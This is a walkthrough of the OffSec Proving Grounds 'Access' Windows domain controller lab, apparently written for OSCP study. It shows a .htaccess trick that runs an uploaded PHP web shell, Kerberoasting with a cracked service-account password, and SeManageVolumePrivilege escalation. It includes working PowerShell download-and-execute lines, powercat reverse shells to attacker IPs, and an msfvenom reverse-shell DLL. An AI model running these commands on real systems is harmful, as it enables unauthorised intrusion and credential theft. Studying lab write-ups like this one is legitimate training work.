

Introduction
Proving Grounds Access Lab is a Windows domain controller, utilizing several notable techniques. If you’re studying for OSCP or learning hacking skills, then this box is for you.
What you will learn:
- Information gathering and enumeration using nmap & gobuster
- Exploiting file upload vulnerability using .htaccess.
- Kerberos attacks on service accounts.
- Active Directory Windows privielge escalation using SeManageVolumePrivilege
Information Gathering & Enmeration
Nmap Scan
sudo nmap -Pn -n $IP -sC -sV -p- --open
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_http-title: Access The Event
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-05 16:17:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
We use sudo since it defaults to a faster half-open SYN scan, then add -Pn to bypass ping and assume the host is live, -n to skip DNS resolution, the IP address, -sC for default scripts, -sV for version detection, -p- to scan all ports, and most importantly, the –open argument to limit script and version scans to open ports only.
The presence of ports 53 (DNS), 88 (Kerberos Authentication), and 389 (LDAP) immediately suggests that this is a Domain Controller.
There’s an Apache web server running on port 80.
The usual SMB ports, 139 and 445, paired with port 5985, suggest potential Remote Management access.
Ports 636 (Secure LDAP) and 2369 are listed as “tcpwrapped,” which is unclear — further information might be gained via a netcat banner grab or by re-running Nmap with the -T0 flag to slow the scan down.
Additionally, there’s an unknown .NET message framework on port 9389 and a range of Microsoft RPC ports.
Web Directory Enumeration with Gobuster
sudo gobuster dir -w '/home/kali/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt' -u http://$IP:80 -b 400,403,404
http://192.168.211.187/index.html           (Status: 200) [Size: 49680]
http://192.168.211.187/uploads              (Status: 301) [Size: 344] [--> http://192.168.211.187/uploads/]
http://192.168.211.187/assets               (Status: 301) [Size: 343] [--> http://192.168.211.187/assets/]
http://192.168.211.187/forms                (Status: 301) [Size: 342] [--> http://192.168.211.187/forms/]
http://192.168.211.187/Index.html           (Status: 200) [Size: 49680]
http://192.168.211.187/examples             (Status: 503) [Size: 404]
http://192.168.211.187/Forms                (Status: 301) [Size: 342] [--> http://192.168.211.187/Forms/]
http://192.168.211.187/Assets               (Status: 301) [Size: 343] [--> http://192.168.211.187/Assets/]
There is a web application running on the Apache server that sells tickets.

If you scroll down the homepage, you’ll notice that the site allows users to upload an image file during the ticket purchasing process.
There are a few potentially vulnerable form fields worth checking, but they don’t lead anywhere until you click on one of the three “Buy Now” buttons near the bottom. Since my goal is to go for the ‘Pro’ option, I’ll select that one.

The “/uploads” directory appears to be of interest and seems to be where users’ image uploads are stored. Let’s confirm this assumption.

Press enter or click to view image in full size
Initial Acces / File Upload Vulnerability
The server wouldn’t accept any files with the “.php” extension, likely because it’s on the server’s blocklist.
Interestingly, we discovered that while known script extensions like “.php” and “.php4” were blocked, we were able to upload files with a custom extension, such as “.tty”.
We uploaded the web shell as “shell.tty,” and the server accepted it.
Unfortunately, the server didn’t execute the web shell due to the unrecognized extension. Instead, it simply displayed the source code of the file.
Noticing that the server is running Apache, we realized we could upload an “.htaccess” file to instruct the server to treat the “.tty” extension as a PHP script.
Content of the .htaccess file
echo "AddType application/x-httpd-php .tty" > .htaccess
The “.htaccess” file didn’t appear in the “/uploads” directory because it’s hidden, but after uploading it, we noticed that the previously uploaded web shell was now being rendered correctly. The server had begun interpreting files with the “.tty” extension as PHP, allowing us to execute commands remotely.
Be sure that the netcat listener is up and running;
sudo rlwrap nc -lnvp 135
For reference, you can use the below webshell:
https://github.com/WhiteWinterWolf/wwwolf-php-webshell/blob/master/webshell.php
Next browse to the below location to trigger the webshell:
http://IP/uploads/shell.tty


In the command box, you can execute a Powershell command to connect back to the listener
Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.10.2/powercat.ps1');powercat -c 192.168.49.211 -p 4444 -e cmd
Where “10.10.10.2” is your attacker machine IP address.
You can also download powercat from here.
Windows Privilege Escalation

Checking the privielges of the current user;
whoami/priv
The machine has two unprivileged users: “svc_apache” and “svc_mssql.”
The “local.txt” flag wasn’t located in the “svc_apache” folder, and the “svc_mssql” account wasn’t accessible to the current user. This meant I would need to pivot to “svc_mssql” to retrieve the flag.

The account “svc_mssql” is a service account, which likely has an associated Service Principal Name (SPN) that can be used to request Kerberos tickets.
What are SPNs?
A Service Principal Name (SPN) is a unique identifier in Windows that is used to associate a service instance with a service logon account. SPNs are necessary for Kerberos authentication in Active Directory environments to ensure that the correct service can authenticate against a user’s credentials without requiring passwords.
When a client requests a service, Kerberos uses the SPN to locate the service account responsible for that service. This allows the client to obtain a ticket to authenticate itself to the service without needing to know the service’s password.
SPN Components:
- Service Type: The type of service (e.g., HTTP, MSSQLSvc).
- Hostname: The server where the service is running.
- Port (optional): Sometimes included, especially for services with non-default ports.
To proceed, we enumerate the SPNs on the machine. You can use this script to achieve that.
certutil -urlcache -split -f http://192.168.45.195/Get-SPN.ps1
powershell -ExecutionPolicy Bypass
.\Get-SPN.ps1
Once the script ran, I was able to retrieve the SPN of the “MSSQL” object: “MSSQLSvc/DC.access.offsec.” The next step was to request a Kerberos ticket for “svc_mssql” and extract the hash from the ticket.

Requesting a Kerberos Ticket using Invoke-Kerberoast.ps1
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/DC.access.offsec'
iex(new-object net.webclient).downloadString('http://192.168.45.195:80/Invoke-Kerberoast.ps1'); Invoke-Kerberoast -OutputFormat Hashcat
Press enter or click to view image in full size

Hash cracking with John
john --wordlist=/usr/share/wordlists/rockyou.txt hash
svc_mssql:trustno1
Next, you can test the credentials with crackmapexec
Press enter or click to view image in full size

Then you can use Invoke-RunasCs.ps1 to complete the privilege escalation to svc_mssql. In the next command, we retrieve powercat.ps1 to connect back to my machine as svc_mssql
certutil -urlcache -split -f http://192.168.45.195/Invoke-RunasCs.ps1
import-module ./Invoke-RunasCs.ps1
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.195/powercat.ps1');powercat -c 192.168.45.195 -p 5555 -e cmd"
Press enter or click to view image in full size

SeManageVolumePrivilege Privilege Escalation
The SeManageVolumePrivilege privilege in Windows allows a user to perform volume-related operations, such as defragmenting, mounting, or dismounting a volume. This privilege is normally restricted to highly privileged accounts, like Administrators.
Privilege Escalation via SeManageVolumePrivilege occurs when an attacker with this privilege gains access to the system and can exploit it to escalate their privileges further. Specifically, the attacker might use this privilege to:
- Mount/Dismount Volumes: Attackers can mount volumes containing sensitive data, potentially bypassing access control mechanisms.
- Corrupt or Manipulate File Systems: By interacting with file systems at the volume level, attackers could introduce malicious changes or corrupt files to create backdoors or disrupt system functionality.
- Potential Code Execution: Depending on the volume operations allowed, attackers may trigger scenarios that lead to arbitrary code execution.
We can use this exploit to do the above:
certutil -urlcache -split -f "http://192.168.45.195/SeManageVolumeExploit.exe"
SeManageVolumeExploit.exe.\SeManageVolumeExploit.exe

After running the exploit, some privileges have been changed and now we could write to C:\Windows therefore you can now generate a payload using msfvenom and execute it to get a shell as Administrator
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=4545 -f dll -o shell.dll
certutil -urlcache -split -f "http://ip/shell.dll" C:\Windows\System32\wbem\shell.dll

After executing the above, you should retrieve a new shell on the new listener:
You can also watch:


0 comments